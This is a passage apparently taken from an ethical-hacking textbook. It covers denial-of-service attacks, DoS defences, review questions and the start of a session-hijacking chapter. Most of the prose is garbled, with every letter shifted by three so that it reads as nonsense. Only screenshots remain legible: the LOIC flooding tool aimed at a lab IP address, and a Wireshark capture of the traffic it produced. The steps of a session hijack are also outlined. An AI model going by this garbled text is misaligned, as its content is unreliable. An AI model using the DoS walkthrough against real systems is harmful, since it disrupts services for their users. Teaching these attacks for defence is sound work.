
)LUVW /2,& Q[WKH 'R QRW SHUIRUP DQ LQ GHSW
H[HFXWDEOH



2QFH \RX UXQ WKH (;(WKH SURJUDP SRSV XS DQ

FRQILJXUDWLRQ 1RWH WKDW \RX FDQ WDUJHW D
RXU SXUSRVHV MXVW HQWHU WKH ,3 DGGUHVV RI

Low Orbit Ion Cannon | When harpoons, air strikes and nukes fails | v. 1.0.4.0

1. Select your target

URL Lock on

IP Lock on

2. Ready?

IMMA CHARGIN MAH LAZER

Selected target

NONE!

3. Attack options

Timeout HTTP Subsite TCP / UDP message

9001 / A cat is fine too. Desudesusu~

80 10 ☒ Wait for reply

Port Method Threads <= faster Speed slower =>

Attack status

Idle Connecting Requesting Downloading Downloaded Requested Failed

Praetox.com

&OLFN WKH /RFN 2Q EXWWRQ 7KH ,3 DGGUHVV V
GRXEW ZKHUH WKLV WUDIILF LV JRLQJ

Low Orbit Ion Cannon | When harpoons, air strikes and nukes fails | v. 1.0.4.0

1. Select your target

URL Lock on

IP 192.168.1.4 Lock on

2. Ready?

IMMA CHARGIN MAH LAZER

Selected target

192.168.1.4

3. Attack options

Timeout HTTP Subsite TCP / UDP message

9001 / A cat is fine too. Desudesusu~

80 10 ☒ Wait for reply


Port Method Threads <= faster Speed slower =>

Attack status

Idle Connecting Requesting Downloading Downloaded Requested Failed

Praetox.com

1RZ WKDW \RX KDYH WKH ,3 LQSW DQG WDUJHW
GHWDLQV IRU \RXU DWWDFN SUHIHUHQFHV)RU W
WKUHDGV DQG WKH GHIDXOW 7&3 8'3 PHVVD.



%HIRUH \RX FOLFN WKH)LUH EXWWRQ KRS EDFN
 VWDUW :LUHVKDUN WR VHH WKH WUDIILF JHQHUD
 1RZ \RX FDQ ILUH \RXU /2,& EHDP DQG YLHZ WKH

Capturing from Intel DC21140 PCI Fast Ethernet Adapter - Wireshark

File Edit View Go Capture Analyze Statistics Telephony Tools Help

Filter: Print packet(s)...

No.	Time	Source	Destination	Protocol	Info
1040	30.343130	192.168.1.4	192.168.1.6	TCP	http > 52730 [RST, ACK] Seq=1 Ack=1 win=0
1041	30.343203	192.168.1.4	192.168.1.6	TCP	http > 52731 [RST, ACK] Seq=1 Ack=1 win=0
1042	30.343357	192.168.1.4	192.168.1.6	TCP	http > 52732 [RST, ACK] Seq=1 Ack=1 win=0
1043	30.343419	192.168.1.4	192.168.1.6	TCP	http > 52733 [RST, ACK] Seq=1 Ack=1 win=0
1044	30.343476	192.168.1.4	192.168.1.6	TCP	http > 52734 [RST, ACK] Seq=1 Ack=1 win=0
1045	30.343533	192.168.1.4	192.168.1.6	TCP	http > 52735 [RST, ACK] Seq=1 Ack=1 win=0
1046	30.343589	192.168.1.4	192.168.1.6	TCP	http > 52736 [RST, ACK] Seq=1 Ack=1 win=0
1047	30.344429	192.168.1.6	192.168.1.4	TCP	52738 > http [SYN] Seq=0 win=8192 Len=0 MS
1048	30.344506	192.168.1.4	192.168.1.6	TCP	http > 52738 [RST, ACK] Seq=1 Ack=1 win=0
1049	30.345137	192.168.1.6	192.168.1.4	TCP	52739 > http [SYN] Seq=0 win=8192 Len=0 MS
1050	30.345212	192.168.1.4	192.168.1.6	TCP	http > 52739 [RST, ACK] Seq=1 Ack=1 win=0
1051	30.345828	192.168.1.6	192.168.1.4	TCP	52740 > http [SYN] Seq=0 win=8192 Len=0 MS
1052	30.345904	192.168.1.4	192.168.1.6	TCP	http > 52740 [RST, ACK] Seq=1 Ack=1 win=0
1053	30.346532	192.168.1.6	192.168.1.4	TCP	52741 > http [SYN] Seq=0 win=8192 Len=0 MS
1054	30.346608	192.168.1.4	192.168.1.6	TCP	http > 52741 [RST, ACK] Seq=1 Ack=1 win=0
1055	30.501765	192.168.1.6	192.168.1.4	TCP	52737 > http [SYN] Seq=0 win=8192 Len=0 MS

'R6 'HIHQVLYH 6WUDWHJLHV

/HW1V ORRN DW VRPH 'R6 GHIHQVLYH VWUDWHJLHV

'LVDEOLQJ 8QQHFHVVDX6FDQLKHOS SURWHFW DJDL(E\ KDUGHQLQJ LQGLYLGXDO V\WHPV DQG E\ LPSOHP DJDLQVW VXFK DWWDFNV

8VLQJ \$QWL PDZDOWLP YLUXV SURWHFWLRQ FDQ K UHGXFHQJ 7URMDQ LQIHFWLRQV ZLWK ERW SD\ORDG\ RI ERWV IRU XVH LQ D ERWQHWH 7KRXJK QRW D GHIH SURDFWLYH PHDVXUH

(QDEOLQJ 5RXWHU 7KHFDWWDFNV WKDW UHO\ RQ WUL FDQ EH WKZDUWHG RU DW OHDVW XWHUZRQFRWDEQ URXWHU 7KLV HVWDEOLVKHV DQ DXWRPDWLF FRQWL FDQ LQIOFW DQG LW SURYLGHV D WLPH EXIIHU IRU DSSURSULDWHO\

8VLQJ D 5HYHUVSHUVIRUWHLSURKH RSSRVLWH RI D IRU 7KH GHVWLQDWLRQ UHVRXUFH UDWKHU WKDQ WKH U ZKHQ D UHTXHVW LV PDGH WR D ZHE VHUYHU WKH U SUR\ EHIRUH LW LV IRUZDUGHG WR WKH DFWXDO VH PLGGOHPDQ LV WKDW WKH PLGGOHPDQ FDQ WDNH SU

(QDEOLQJ ,QJUHVV DQG (J,OHVV\MOIVSULHQJQV 'R6 D DWWDFNV E\ ILOWHULQJ IRU LWHPV VXFK DV VSRRIH VRXUFH ,Q RWKHU ZRUGV LI WUDIILF FRPLQJ LQ IUI VRXUFH DGGUHVV PDWFKLQJ \RXU LQWHUQDO ,3 VFK (JUHVV ILOWHULQJ SUHYHQW ''R6 DWWDFNV E\ ILOWHUI PDOLFLRXV WUDIILF IURP JHWWLQJ EDFN WR WKH DV

'HJUDGLQJ 6HULWFKHV DSSURDFK VHUYLFHV PD\ EH I VKXW GRZQ LQ WKH HYHQW RI DQ DWWDFN 7KH LGH WRXJKHU DQG PDNH WKH WDUJHW OHVV DWWUDFWLY

\$EVRUELQJ WKH\$SRWDFN SRVVLEOH VROXWLRQ LV WI SRZHU LQ WKH IRUP RI EDQGZLGWK DQG DQRWKHU P FDQ FRQVXPH 7KLV W\SH RI GHIHQVH GRHV UHTXLUH FRXUVH PRQH\ 7KLV DSSURDFK PD\ LQFOXGH WKH X' VLPLODU VWUDWHJLHV

%RWQHW 6SHFLILF 'HIHQVHV

7KH IROORZLQJ DUH ERWQHWH VSHFLILF GHIHQVLYH V 5)&)LOWHULQJ GHIHQVH LV GHVLJQHG WR EORFN WKDW DUH XQXVHG RU UHVHUYHG LQ DQ\ JLYHQ ,3 U

OHYHO SULRU WR UHDFKLQJ WKH PDLQ QHWZRUN
%ODFN +ROH)Z@WHUWHQFKQLTXH LQ HVVHQFH FUHDW
QHWZRUN ZKHUH RIIHQGLQJ WUDIILF LV IRUZDUGHG
6RXUFH ,3 5HSXWDWL&QV)LPDWHILQJJD IHDWXUH LQ W
WKHLU ,36 WHFKQRORJLHV WKHSXWLSHQWDRQL
E\ SDVW KLVWRU\ RI DWWDFNV DQG RWKHU IDFWRUV

'R6 3HQ 7HVWLQJ &RQVLGHUWLRQV

:KHQ \RX¶UH SHQ WHVWLQJ IRU 'R6 YXOQHUDELOLWL
LQWHJUDO UHVRXUFHV GXULQJ WKH WHVWLQJ SKDVH
ZHE UHVRXUFH FDQ EH IDU UHDFKLQJ HVSHFLDOO\ L
FKDOOHQJLQJ DIWHU D VXFFHVVIXO 'R6 WHVW DWWD
DJUHHPHQW EHWZHHQ WKH WHVWHU DQG WKH FOLHQ
DQG WKH FOLHQW¶V WLPHIUDPH IRU ZKHQ WKH WHV
HYHU\ VWHS LV FUXFLDO LQ HYHU\ SDUW RI WKH SUF

6XPPDU\

,Q WKLV FKDSWHU \RX OHDUQHG WKDW D GHQLDO RI
DYDLODELOLW\ RI D UHVRXUFH 7KDW UHVRXUFH FDQ
FRQQHFWLRQ WR WKH /\$1 'R6 DWWDFNV FDQ IRFXV I
RU WKH\ FDQ GLVDEOH D UHVRXUFH ZLWKRXW DIIHFV
GLVFXVVG EXIIHU RYHUIORZ ZKLFK SXVKHV GDWD
FUHDWLQJ D 'R6 FRQGLWLRQ ,Q DGGLWLRQ \RX VDZ
SURJUDP VWDFN ZKLFK OHWV WKH DWWDFNHU UXQ I
<RX OHDUQHG DERXW KDQGOHUV DQG WKHLU UROH L
'R6 DWWDFN :H DOVR H[SORUHG D QXPEHU RI DWWC
DWWDFNV /DVWO\ ZH UHYLHZHG VRPH SUHYHQWLYH
FDQ XVH WR GHIHQG DJDLQVW 'R6 DWWDFNV

([DP (VVHQWLD OV

5HPHPEHU WKH EDVLF FRQFHSW %H'R IDPLOLDUR ZLWK
RUFKHWUDWLRQ RI D 'R6 DWWDFN DV ZHOO DV D ''F
WR EHFRPH FRPIRUWDEOH ZLWK UHFRJQL]LQJ WKH O
XQGHUVWDQG WKH GLIIHUHQFHV EHWZHHQ WKH WZR
8QGHUVWDQG WKH QWZDZKHV UHVRXUFHV FDQ DQG X
DSSOLHV DOVR WR WKH IRFXV RI WKH 'R6 DWWDFN
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.QRZ WKH VWHYFNLZXUH DQG GJXUH DQG PDNH VXUH \RX
SDUWV WKDW DFW RQ WKH VWDFN 5HPHPEHU WKDW
DQG WKDW WKH (,3 JHWV VKLIWHG ZKHQ DQ RYHUIOF
8QGHUVWDQG EXIIHUQRYZHWKIDV D EXIIHU RYHUIORZ F
HLWKHU PDOLFLRXV RU XQLQWHQWLRQDO PHDQV JH
RI WKH VWDFN %H IDPLOLDU ZLWK WKH GLIIHUHQFH
VWDFN

.QRZ WKH GDQJHURXV &0HPRULRQV DQG EH RQ WKH OR
IXQFWLRQV WKDW GR QRW SHUIRUP DERXQ SM DQDEH
(QVXUH WKDW \RX DUH FRPIRUWDEOH UHFRJQL]LQJ V
8QGHUVWDQG WKH 5HPHPEHU WKDW 123 PHDQV 31R 25
WR D IXOO &38 F\FOH ZLWK QR DFWXDO ZRUN EHLQJ
123 IXQFWLRQV NQRZ KRZ LW UHODWHV WR EXIIHU I
DQG UHFRJQL]H WKH KH[DGHFLPDO YDOXH RI D 123

%H IDPLOLDU ZLWK DWWDFN GRQWKDWH WR NQRZ DC
SHUIRUP HDFK DWWDFN PHWKRG EXW EH VXUH WR N
DWWDFN)RU H[DP SOH D IUDJJOH DWWDFN XVHV 8'3

.QRZ WKH SUHYHQWLYHQRYZHWKIDV SUHYHQWLYH PHDVX
WKH DFWLRQV HDFK RQH WDNHV WR SUHYHQW WKH I
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.QRZ \RXU WRROV DQG WHUHM DP LV GUHQFKHG ZLWK
WKDW ZLOO HOLPLQDWH HYHQ WKH PRVW VNLOOHG \
WKH TXHVWLRQ LV HYHQ WDONLQJ DERXW)DPLOLDU
WR UHFRJQL]H WKH QDPHV RI WKH 'R6 WRROV RQ WK

5HYLHZ 4XHVWLRQV

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*URXSV DQG LQGLYLGXDOV ZKR KDFN V\ VWHPV ED
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% 6PXUI
& 7HDUGURS
' 6<1 IORRG

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\$ 3RS DQG ORFN
% 3XVK DQG SRS
& 6WDFN DQG SXOO
' 3OXV DQG PLQXV
=RPELHV ,QF LV ORRNLQJ IRU ZD\ WR EHWWHU S
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LQFRPLQJ ZHE UHTXHVWV DQG IRUZDUGV WKHP WR
GLUHFV FXVWRPHU FRQWDFW ZLWK WKH VHUYHU D
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VHTXHQLDO RUGHULQJ RU RUJDQL]DWLRQ"
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& 3LOH
' /RDG
:KLFK IXQFWLRQ V DUH FRQVLGHUHG GDQJHURXV
ERXQGV" &KRRVH DOO WKDW DSSO\
\$ JHWV
% VWUFS\
& VFDQI
' VWUFDW
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
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KH VHHLQJ RFFXU"



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:KDW LV D VLQJOH EXWWRQ 'R6 WRRO VXVSHFWH
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:KDW LV DQ HLJKW LQ RQH 'R6 WRRO WKDW FDQ O
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' 7ULQRR
:KDW FRPPDQG OLQH XWLLOLW\ FDQ \RX XVH WR F
\$ 1PDS
% =HQPDS
& 3LQJ
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:KDW SURWRFRO LV XVHG WR FDUU\ RXW D IUDJJC
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% 7&3
& 8'3
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:KDW LV WKH NH\ GLIIHUHQFH EHWZHHQ D VPXUI
\$ 7&3 YV 8'3
% 7&3 YV ,&3
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' 7&3 YV ,&03
:KDW LV WKH PDLQ GLIIHUHQFH EHWZHHQ 'R6 DQC
\$ 6FDOH RI DWWDFN
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& *RDO RI WKH DWWDFN
' 3URWRFROV LQ XVH
:KDW LV WKH PRVW FRPPRQ VLJQ RI D 'R6 DWWDF
\$:HLUG PHVVDJHV
% 5HERRWLQJ RI D V\ VWHP
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
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 - * 7&3 , 3 QHWZRUNLQJ



7KH FRQFHSW RI VHVVLRRQ KLMDFNLQJ L
YDULRXV VFHQDULRV \$Q LQWHUFHSWLRQ LQ WKH OL
WR DVVXPH WKH UROH RI WKH DXWKHQWLFDWHG XV
D PDQ LQ WKH PLGGOH DWWDFN 'LIIHUHQW WHFKQL
GLVFXVVHG LQ &KDSWHU 36QLIIHUV LV \$GGUHV
H[SDQG RQ VHWXS WHFKQLTXHV LQ WKLV FKDSWHU
H[DPSOHV WKDW LOOXVWUDWH KRZ WR DFFRPSOLVK

6HVVLRRQ KILMDFNQRRQ\PRXV ZLWK D VWROHQ VHVVLRRQ
DQG WDNHV RYHU D OHJLWLPDWHO\ HVWDEOLVKHG V
KRVW UHODWLRQVKLS FDQ DSSO\ WR DFFHVV RI DQ\
7HOQHW VHVVLRRQ RU RWKHU 7&3 EDVHG FRQQHFwLI
XVHU DQG KRVW WKHUHE\ OHWWLQJ WKHP PRQLWRU
D VXFFHVVIXO VHVVLRRQ KLMDFN KDV RFFXUUHG WKI
OHJLWLPDWH XVHU RU VLPsO\ PRQLWRU WKH WUDIIL
VSHFLILF SDFNHwV WR FU\LDXUHWKQXGHwLDWVHDIHEF



)LJXUH 6HVVLRR KLMDFN
 ,Q LWV PRVW EDVLFVLRQV DHHG XSRQ SHULRG RI \
 FRQQHFWHG VWDWH RI WKH FOLHQW DQG VHUYHU LV
 WKDW ERWK WKH VHUYHU DQG WKH FOLHQW NQRZ R
 EDVHG RQ WKLV NQRZOHGJH WKH\ FDQ WUXVW WKD\
 RI WKH DSSURSULDWH SDUW\

,I D VHVVLRR KLMDFN LV FDUULHG RXW VXFFHVVIXO\

SODFH DW WKLV SRLQW LQFOXGLQJ LGHQWLW\ WKH
 VHVVLRR KLMDFNV KDYH PDGH IRU D SHUIHFW PHFKD
 WUDIILF RU UHFRUG WUDQVDFWLRQV

8QGHUVWDQGLQJ ZKDW FRQVWLWXWHV D VHVVLRR P
 EH H[WUHPHO\ HIIHFWLYH ZKHQ DOO VXSSRUWLQJ ID
 SUHUHTXLVLWH VHWXS IDFWRUV LQROYHG LQ VHV

SUHYLRXV FKDSWHUV)RU H[DP SOH D VSHFLILF IRU
SULRU WR DQG GXULQJ DQ DWWDFN DQG \RX OHDUQ
36\ VWHP)XQGDPHQWDOV \RX OHDUQH GDERXW WKH
JUHDWO\ DLG \RXU XQGHUVWDQG LQJ RI 7&3 VHVVL RQ
GHWDLOV RI HDFK DWWDFN OHW\ V ORRN DW KRZ VH
\$Q DWWDFNHU FDUU\LQJ RXW D VHVVL RQ KLMDFN LV
QH HGV 2QFH WKH\ KDYH WDNHQ RYHU D VHVVL RQ V
FRPPDQGV RU HYHQ FRPPLWWLQJ WUDQVDFWLRQV V
WKL V FKDSWHU ZH ZLOO H[SORUH WKH YDULRXV IRU
PHWKRGV \RX FDQ XVH WR WKZDUW D VHVVL RQ KLMD
6HVVL RQ KLMDFN DUH HDV\ WR ODXQFK 7&3 ,3 LV \
H[FHSW IRU HQFU\SWLRQ GR QRW ZRUN 7KH IROORZ
KLMDFN LQJ

- 1R DFFRXQW ORFN RXW IRU LQYDOLG VHVVL RQ , 'V
- , QVHFXUH KDQGOLQJ
- :HDN VHVVL RQ , ' JHQHUDWLRQ DOJRULWKP
- , QGHILQLWH VHVVL RQ H[SLUDWLRQ WLP
- &OHDUWH[W WUDQVPLVVLRQ
- 6PDOO VHVVL RQ , 'V

6HVVL RQ KLMDFN LQJ W\SLFDOO\ FDQ EH EURNHQ GRZ
%UXWH)RU FLQJ WKDW LV GRQH E\ JXHVV LQJ DQ , ' XVX
VRPH NQRZOHGJH RI WKH UDQJH RI , 'V DYDLODEOH
+773 UHIHUHHU VQLILQJ FURVV VLWH VFULSWLQJ
6WHDO LQJ , DQ\ H\ FDQ PDQDJH LW DQ DWWDFNHU ZL
RWKHU PHDQV

&DOFXODWLRQ DQ DQW, WDFNHU ZLOO DWWHPSW WR FDOF
ORRN LQJ DW DQ H[LVWLQJ RQH DQG WKHQ ILJXULQJ



6R ZKDW LV D VHVVL RQ , ' " , WV IRUP FDQ YD

DUH WDONLQJ DEXW DQ DSSOLFDFWLRQ RU D QHWZ
VRPH IRUP RI DOSKDXPHULF VHTXH QFH WKDW XQL
\$ VHVVL RQ , ' FRXOG DQ RPHU H[DP SOH EXW XVXDO
HQWURS\ RU UDQGRP QHV V SULQNOHG LQ &DSWXU
WKH DWWDFNHU WR WDNH RYHU D FRQQHFWLRQ RU
1RWH WKDW VHVVL RQ , 'V DUH DQW WR NHQZQ DV

6SRRI LQJ YV +LMDFNLQJ

%HIRUH ZH JR WRR IDU \RX VKRXOG NQRZ WKDW VSI
GLIIHUHQW DFWV

6SRRI LQJ RFFXUV ZKHQ DQ DWWDFNLQJ SDUW\ SUHW
DV D XVHU RU FRPSXWHU 7KH DWWDFNHU GRHV QRM
,Q KLMDFNLQJ WKH DWWDFNHU WDNHV RYHU DQ H[L
DWWDFNHU ZDLWV IRU DQ DXWKRUL]HG SDUW\ WR HV
DQG WKHQ WDNHV RYHU WKH VHVVLRQ

7KH SURFHVV RI VHVVLRQ KLMDFNLQJ ORRNV OLNHV

6WHS 6QZKLQJ VWHS LV QR GLIIHUHQW WKDQ WKH
GLVFXVVHG VQLIILQJ LQ &KDSWHU <RX PXVW EH D
EHWZHHQ WKH WZR SRLQWV WKDW KDYH WKH VHVVL

6WHS 0RQL\$WUWQIV SRLQW \RXU JRDO LV WR REV
WZR SRLQWV ZLWK DQ H\H WRZDUG SUHGLFWLQJ WKI

6WHS 6HVVLRQ 'HVI\QF&KRWV]DWSRLQYROYHV EUHDN
WKH WZR SDUWLHV

6WHS 6HVVLRQ , 3\$WHGLFWLBRQLQW \RX SUHGLFW V
WKDW ODWHU WR WDNH RYHU WKH VHVVLRQ

6WHS &RPPDQG , \$WHFWLRLQDO VWDJH DV WKH D
LQMHFWLQJ FRPPDQGV LQWR WKH VHVVLRQ WDUJHW
RU RWKHU YDOXDEOH UHVRXUFH



,W LV LPSRUWDQW IRU \RX WR XQGHUVWDQ

